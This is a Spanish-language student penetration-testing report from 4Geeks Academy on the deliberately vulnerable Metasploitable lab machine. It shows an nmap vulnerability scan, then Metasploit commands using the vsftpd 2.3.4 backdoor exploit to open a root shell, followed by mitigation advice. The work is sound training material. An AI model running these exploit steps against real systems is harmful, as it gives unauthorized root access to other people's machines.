



**4Geeks Academy**

# Explotación de Pentesting en máquina vulnerable

Por: Juan Cervantes Simón

## Índice

Índice.....	1
Resumen del Entorno.....	1
Escaneo de servicios.....	1
Enumeración de servicios.....	1
Vulnerabilidades detectadas y explotación.....	2
Recomendaciones para mitigación.....	2
Conclusión.....	2

## Resumen del Entorno

En este proyecto, se va a pasar a la explotación de vulnerabilidades por parte de una máquina vulnerable, **Metasploitable**, con objetivo de descubrir y documentar los puntos débiles de la configuración presente en esta máquina que se aloja en la red local.

## Escaneo de servicios

Habiendo identificado la dirección de la máquina metasploitable en anteriores actividades haciendo uso del comando **nmap -sn 192.168.1.0/24**, ahora se va a disponer a buscar las vulnerabilidades en los servicios expuestos con ayuda del script propio de *nmap*, **nmap -sV --script=vuln 192.168.1.125**:

```
[root@pentest ~]# nmap -sV --script=vuln 192.168.1.125
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-20 06:57 EST
Pre-scan results:
| broadcast-avahi-dos:
|   DDoS attack targets:
|     192.168.1.125
| After NULL UDP avahi packet DoS (CVE-2011-1002).
|_ Hosts are all up (not vulnerable).

Nmap scan report for 192.168.1.125
Host is up (0.00054s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  vsftpd        vsftpd 2.3.4
|_vsftpd-backdoor:
| VULNERABLE:
| vsftpd version 2.3.4 backdoor
|   State: VULNERABLE (Exploitabile)
| IDs: BID:48539 CVE:2011-2523
|   vsftpd version 2.3.4 backdoor, this was reported on 2011-07-04.
| Disclosure date: 2011-07-03
| Exploit result:
|   Shell command: id
|   Results: uid=0(root) gid=0(root)
| References:
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|   http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|   https://www.securityfocus.com/bid/48539
|   https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
vulners:
| vsftpd 2.3.4:
|   PACKETSTORM:162145 10.0 https://vulners.com/packetstorm/PACKETSTORM:162145 *EXPLOIT*
|   EDB-ID:49757 10.0 https://vulners.com/exploitdb/EDB-ID:49757 *EXPLOIT*
|   E9B0AEBB-513B-50BF-8922-2D87E3C046DD 10.0 https://vulners.com/githubexploit/E9B0AEBB-513B-50BF-8922-2D87E3C046DD *EXPLOIT*
|   CVE-2011-2523 10.0 https://vulners.com/cve/CVE-2011-2523
|   CNVD-2020-46837 10.0 https://vulners.com/cnvd/CNVD-2020-46837
|   CC3F6C15-182F-53F6-A5CC-812D37F1F047 10.0 https://vulners.com/githubexploit/CC3F6C15-182F-53F6-A5CC-812D37F1F047 *EXPLOIT*
|   A4185EA0-1A44-5646-97C6-1C58A1CF1E3B 10.0 https://vulners.com/githubexploit/A4185EA0-1A44-5646-97C6-1C58A1CF1E3B *EXPLOIT*
|   5F44807D-0E44-5D54-851A-100B78454E4E 10.0 https://vulners.com/githubexploit/5F44807D-0E44-5D54-851A-100B78454E4E *EXPLOIT*
|   50580856-7744-5097-81CA-54606591DF44 10.0 https://vulners.com/githubexploit/50580856-7744-5097-81CA-54606591DF44 *EXPLOIT*
|   1337DAY-ID-36095 9.8 https://vulners.com/zdt/1337DAY-ID-36095 *EXPLOIT*
```


Aun siendo la salida muy extensa se puede apreciar que de las vulnerabilidades más graves se encuentra en el sistema de transferencia de ficheros que tiene la máquina **FTPd**, y es que hay un exploit disponible que genera una puerta trasera en el sistema, por lo que se va a disponer de este exploit para tratar de conseguir esa puerta trasera.

## Enumeración de servicios

Además del servicio **FTP**, también cuenta con **OpenSSH**, **SSLpoodle** y **VNC** como servicios de conexión remota, asimismo también tiene **phpMyAdmin**, para la gestión de base de datos, para las cuales se usa **postgreSQL** y **MySQL** como servicio de Base de Datos.

## Vulnerabilidades detectadas y explotación

Siendo que la vulnerabilidad más grave es la puerta trasera encontrada en el servicio **vsFTPd**, por lo que, para usar correctamente el exploit, se va a usar el framework de metasploitable que Kali tiene incorporado, para ello, se accede al framework con el comando **msfconsole**, dentro de este, se selecciona el exploit de puerta trasera con **use exploit/unix/ftp/vsftpd\_234\_backdoor**, finalmente para poder ejecutar la vulnerabilidad contra la máquina objetivo, **set RHOST 192.168.1.125** para apuntar a la *Metasploitable*, finalmente con **run**, se ejecutará la vulnerabilidad contra la dirección especificada:



```
[+] =[ metasploit v6.4.94-dev
+ -- ---=[ 2,564 exploits - 1,315 auxiliary - 1,680 payloads      ]
+ -- ---=[ 431 post - 49 encoders - 13 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.1.125
RHOST => 192.168.1.125
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.125:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.1.125:21 - USER: 331 Please specify the password.
[*] 192.168.1.125:21 - Backdoor service has been spawned, handling ...
[*] 192.168.1.125:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.11:44523 → 192.168.1.125:6200) at 2025-11-20 07:37:11 -0500

whoami
root
|
```

Gracias a esta ejecución, se ha podido iniciar una shell con valores de administración en la máquina objetivo, por lo que esta máquina puede calificarse correctamente como comprometida.

## Recomendaciones para mitigación

Como se ha podido confirmar en este caso, esta vulnerabilidad está afectando al sistema porque está operando en una versión desactualizada en el protocolo, por lo que la mayor recomendación en este caso sería actualizar la versión del servicio usado a una más actual, pues se verifica en el CVE recogido para este exploit, que las actualizaciones sucesivas este error ha sido corregido y no se ha vuelto a manifestar.

Adicionalmente y como buena práctica en lo sucesivo, siempre es recomendable mantener auditorías constantes, puesto que en estas se descubren vulnerabilidades nuevas más rápido, reduciendo el riesgo de explotación de las mismas por parte de terceros.

## Conclusión

Con la exploración de esta máquina se ha puesto de manifiesto que, aún teniendo una estructura aparentemente segura, solo es necesario un único servicio vulnerable para comprometer un equipo, del mismo modo también se pone de manifiesto lo fácil que es que este tipo de errores pasen desapercibidos pese a su gravedad